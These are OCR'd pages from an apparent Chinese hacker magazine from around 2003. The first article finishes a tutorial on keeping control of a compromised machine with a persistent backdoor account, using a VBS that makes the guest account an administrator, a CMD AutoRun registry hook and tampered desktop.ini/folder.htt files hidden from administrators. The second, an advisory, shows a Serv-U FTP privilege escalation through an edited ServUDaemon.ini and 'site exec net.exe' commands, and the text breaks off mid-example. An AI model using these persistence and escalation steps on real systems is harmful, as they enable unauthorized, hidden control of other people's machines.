


图14

一般这个时候管理员都不在，照上面的方法把SYSTEM.BAT改为EXE文件，接着添加注释。为了隐蔽笔者这里写着“系统资源维护”。接着进入“属性”，把Administrator所有的权限都改为“拒绝”(图15)。




图15

这样第一道后门就建好了。仅有一层设置还无法做到不死帐户，我们还要建第二道防线。先建立一个VBS文件，内容如下：

```
dim wsh
set wsh=CreateObject("WScript.Shell")
wsh.run "net user guest /active:yes",0
wsh.run "net user guest shuangfeng",0
wsh.run "net localgroup administrators guest /add",0
```

那为什么不用那个BAT，继续往下看便知，再找到注册表中下面的键：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun或者HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun
```

小提示 如果/D未在命令行上被指定，当CMD.EXE运行时，它会自动寻找以下REG_SZ/REG_EXPAND_SZ注册表变量。如果其中一个或两个都存在，这两个变量会先予执行。

也就是说当每次运行CMD时，就会自动加载我们事先设置的值，所以需要将路径改到那个VBS文件，如果改为BAT的话，就会出现图16所示框中的文字，很容易被发现。




图16

当然设置到这里，我们的任务还没结束。接下来要做好最后一道防线，需要修改系统根目录下的desktop.ini和folder.htt这两个文件（如果文件在肉鸡没显示，那就是被隐藏了，可以点左上角的“工具→文件夹选项→查看”，勾选“显示所有文件和文件夹”一项，确定后将显示所有隐藏的文件）。

将desktop.ini和folder.htt这两个文件用记事本打开，在其中加上如下代码(图17)。




图17

然后再手动将这两个修改后的文件复制到每个盘的根目录去，并将其属性改为只读和隐藏。最后在“文件夹选项”里改为“不显示隐藏文件和文件夹”，这样管理员就难以发现它们了。

到此为止，不死帐号的终极后门设置终于大功告成，只要管理员进入任何一个硬盘分区，都会自动添加这个帐号，并且启动CMD和每日23：30分时的计划任务。这三个条件只要满足任何一个，都会自动激活GUEST帐号，并将其加入高级管理组。三道防线不细心的管理员很容易上当的。




图 18

在文章的最后，我们再来帮助肉鸡的网管做一些基本的安全设置吧，只需要改动一些小地方就能使你的肉鸡更加安全！首先把远程修改注册表这个服务改为禁止。关闭的操作方法是：点右键进入属性，再把启动类型改为：已禁用(图18)。

防止IPC空连接是非常必要的，进入注册表，来到：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\

找到这个主键restrictanonymous，把它改成1，改成2也可以，但有些程序可能无法运行，所以一般改成1即可(图19)。




图 19

接着可以用net share命令把共享删掉，命令为：

```
net share c$ /delete
```

运行这条命令就可以把C盘的共享删了。为了防止同道中人用3389登录，我们把所有用户的属性的远程登录权限都去掉(图20)。




图 20

三、安全的防范

做好前面谈到的一切设置后，这台肉鸡不出意外的话，就能长期为你一人所控制了。别的入侵者和菜鸟级网管都将奈何你不得！那么作为个人用户和网管该怎么样来做好自己主机的安全防范工作呢？个人用户首先要装PC防火墙。本文以天网来做例子。安装好后首先进入系统设置，把“每次开机后自动启动防火墙”勾选，把“允许所有应用程序访问网络……”的勾去掉，这样可以有效的防范邮件木马和反弹木马的威胁，因为一切应用程序要访问网络，防火墙都会提醒你(图21)。




图 21

这个程序很明显是要发邮件，因为要访问远程IP的端口为25，个人电脑莫名其妙怎么会有程序会发邮件呢？八成是中了邮件木马，这时候可以点禁止，再把“以后每次按这次操作进行”的勾打上，最后把这个MUMA.EXE删除。这样就基本摆平这个木马了。

然后再来到IP规则，把“允许局域网的机器使用我的共享资源”的勾去掉，以免入侵者从局域网渗透。

上网时还要注意WIN系统中有没有可疑进程，辨别方法很简单。本来属于系统默认启动的程序，启动的用户却是administrator帐户。很明显就是个伪装服务了，不然启动帐户理应为system。服务器的网管还可以在本机安装嗅探器，随时注意数据的流向。另外还推荐给网管一个小程序——APORT(图22)。




图 22

它能实时监控打开端口情况和远程本地连接情况，是强大的端口审核程序。

最后就是要为系统设置一个强壮的密码、数字和字母、符号混用且有一定长度的密码比较安全。

作为网管，要十分了解自己管理的系统中每一个服务和进程，多余的服务一定要事先禁止，使黑客入侵的可能通路减少，这样服务器就能更加安全一些。

对本文叙述的思路方法有疑问的朋友，欢迎大家来X论坛与笔者讨论交流（www.hackerxfiles.net/bbs)。

Serv-U FTP Server 远程/本地提升权限缺陷

赵原

相关信息

发布日期：2003年12月22日

Email：zihuan@163.com

本地提升权限：是

远程提升权限：是

使用前提条件：对Serv-U配置文件有修改权限

声明：这只是一个缺陷和提升权限的思路而已（非漏洞）。

受影响的软件

Serv-U FTP Server 4.1.0.9（以及以前所有版本）

受影响系统

Microsoft Windows Server 2003 所有版本

Microsoft Windows XP 所有版本

Microsoft Windows 2000 所有版本

Microsoft Windows NT 所有版本

综述

Serv-U FTP Server为RhinoSoft出品的一款Ftp Sserver软件，目前在全世界广为使用。经我研究发现，Serv-U FTP Server的配置文件存贮于Serv-U FTP Server文件目录下的ServUDaemon.ini文件中。如果本地受限用户或者远程拥有普通权限的攻击者能接触到该文件并精心构造ServUDaemon.ini文件中的内容就能利用Ftp进程在系统上以SYSTEM权限执行任意命令。

缺陷分析

Serv-U FTP Serve在设置用户以后会把配置信息存储在ServUDaemon.ini文件中，该文件包含了用户的权限信息和可访问目录信息。本地受限用户或者是远程攻击者只要能够读写Serv-U FTP Serve的文件目录，就可以通过修改目录中的ServUDaemon.ini文件实现以Ftp进程在远程、本地系统上以FTP系统管理员权限来执行任意命令。（用户信息选择“存储与系统注册表中”，则不受此漏洞影响）

测试方法

1.本地测试

假设本地受限用户可以浏览Serv-U FTP Serve的文件目录。找到ServUDaemon.ini文件。用记事本打开原文件，大致内容为：

```
[GLOBAL]
Version=4.1.0.0    //Serv-U Ftp Server 版本号
ProcessID=584
RegistrationKey=UEyz459waBR4lVRkIkh4dYw9f8v4J/
AHLvpOK8tqOkyz4D3wbymil1VkKjgdAelPDKSWM5doXJsgW64Y
IyPdo+wAGnUBuycB
[DOMAINS]
Domain1=127.0.0.1||21|127.0.0.1|1|0    //主机IP以及域名，端口情况
[Domain1]
User1=zihuan|1|0
[USER=zihuan|1]
Password=rfE8DFBE3F7EC27FB043D4305A04E6D2C6
HomeDir=c:\    //可以浏览的目录
TimeOut=600
Access1=C:\|RWAMLCDP
```

如果把ServUDaemon.in文件修改为：

```
[GLOBAL]
Version=4.1.0.0
ProcessID=584
RegistrationKey=UEyz459waBR4lVRkIkh4dYw9f8v4J/
AHLvpOK8tqOkyz4D3wbymil1VkKjgdAelPDKSWM5doXJsgW64YIyP
do+wAGnUBuycB
[DOMAINS]
Domain1=127.0.0.1||21|127.0.0.1|1|0
[Domain1]
User1=zihuan|1|0
[USER=zihuan|1]
Password=rfE8DFBE3F7EC27FB043D4305A04E6D2C6
HomeDir=c:\
TimeOut=600
Maintenance=System    //权限类型
Access1=C:\|RWAMELCDP
```

以上内容比原内容多了一句“Maintenance=System”修改完成后保存。然后再用Ftp登陆到Serv-U FTP Server，然后执行如下命令：

```
ftp>open ip
Connected to ip.
220 Serv-U FTP Server v4.1.0.0 for WinSock ready...
User (ip:(none)): id    //输入构造的用户
331 User name okay, please send complete E-mail address as password.
Password:password    //密码
230 User logged in, proceed.
ftp> cd winnt    //进入win2k的winnt目录，如果是winxp或者是windows server 2003就应该为windows目录。
250 Directory changed to /WINNT
ftp>cd system32    //进入system32目录
250 Directory changed to /WINNT/system32
```

```
ftp>quote site exec net.exe user zihuan ziHUAN /add  //利用系统的net.exe文件加用户。
200 EXEC command successful (TID=33).
ftp>quote site exec net.exe localhost administrators zihuan /add  //提升为超级用户
```

这样，就在本地系统上加了一个名为zihuan，密码为ziHUAN的超级用户，并且直接用quote site exec net.exe localhost administrators user /add命令把当前用户提升到超级用户组中去，当然也可在系统上执行其它的命令。

2.远程测试

远程攻击者可通过WEBShell或低权限的溢出等访问到Serv-U FTP Serve的文件目录（注：对此目录应有可写权限）。然后把以下代码保存成ServUDaemon.ini文件，直接替换掉系统原来的ServUDaemon.in文件。代码为：

```
[GLOBAL]
Version=4.1.0.0
ProcessID=584
RegistrationKey=UEyz459waBR4lVRkIkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkKjgdAelPDKSWM5doXJsgW64YIyPdo+wAGnUBuycB
[DOMAINS]
Domain1=127.0.0.1||21|127.0.0.1|1|0  //这里修改远程主机的IP以及端口
[Domain1]
User1=user|1|0                //这里修改你想要登陆的用户名
[USER=user|1]
Password=rfE8DFBE3F7EC27FB043D4305A04E6D2C6  //这里可以修改加密以后的密码，可以事先在本地安装一个Serv-u得到加密以后的密码
HomeDir=c:\
TimeOut=600
Maintenance=System  //权限类型，这里一定也设为system
Access1=C:\|RWAMELCDP  //这里修改为对方系统安装的目录，一定要是对方系统的所在目录，一般为c:\
```

当然，你也可利用WEBShell直接修改ServUDaemon.ini文件中的内容，修改或者替换文件完成以后，直接登陆对方的Serv-U FTP Serve执行命令。执行方法同本地用户测试一样。

LOOK 注意 替换掉的ServUDaemon.ini文件版本必须与远程主机的Serv-U FTP Server软件版本一致，否则容易出现错误，不能登陆。

攻击实例

在N天前，有一位QQ上的朋友叫我帮他检测一下他所在公司主机的安全状况。当时正好我没有什么事情，就爽快地答应了下来。他是这家公司的网管，当然，我对他们公司的渗透是授权的。他只告诉我他们公司WEB所在主机的系统为Windows 2000 Server版，采用的是IIS5.0系统，打过最新安全补丁，并且告诉我他所在公司的URL为www.xxx.com.cn。既然是打过最新安全补丁，我就彻底打消了溢出的念头。渗透开始的第一件事情还是按照我的套路来，第一步端口扫描，检查主机设置，扫描信息如图1。

从图1中可看出，禁止了ping，开放的端口21安装了Serv-U，开放端口25、110，这两个不用说了吧？开放端口80，版本为IIS5.0，正如他所说的那样。

简单的看了一下开放端口信息以后，基本就可判定想渗透这样的主机就要从WEB下手。打开www.xxx.com.cn，简单看了一下，发现全是静态页面，即全部采用HTML页面。唯一能开展渗透的地方就是一个LB的论坛，看到这个论坛我一下就想起最近才被发现的LB论坛search.cgi验证不严漏洞。至于这个漏洞的成因不在本篇讨论之内，网上直接就有编译好的利用程序，程序名为LB.exe。就用这个LB.exe先对这个论坛测试一下，LB.exe的使用方法为：

```
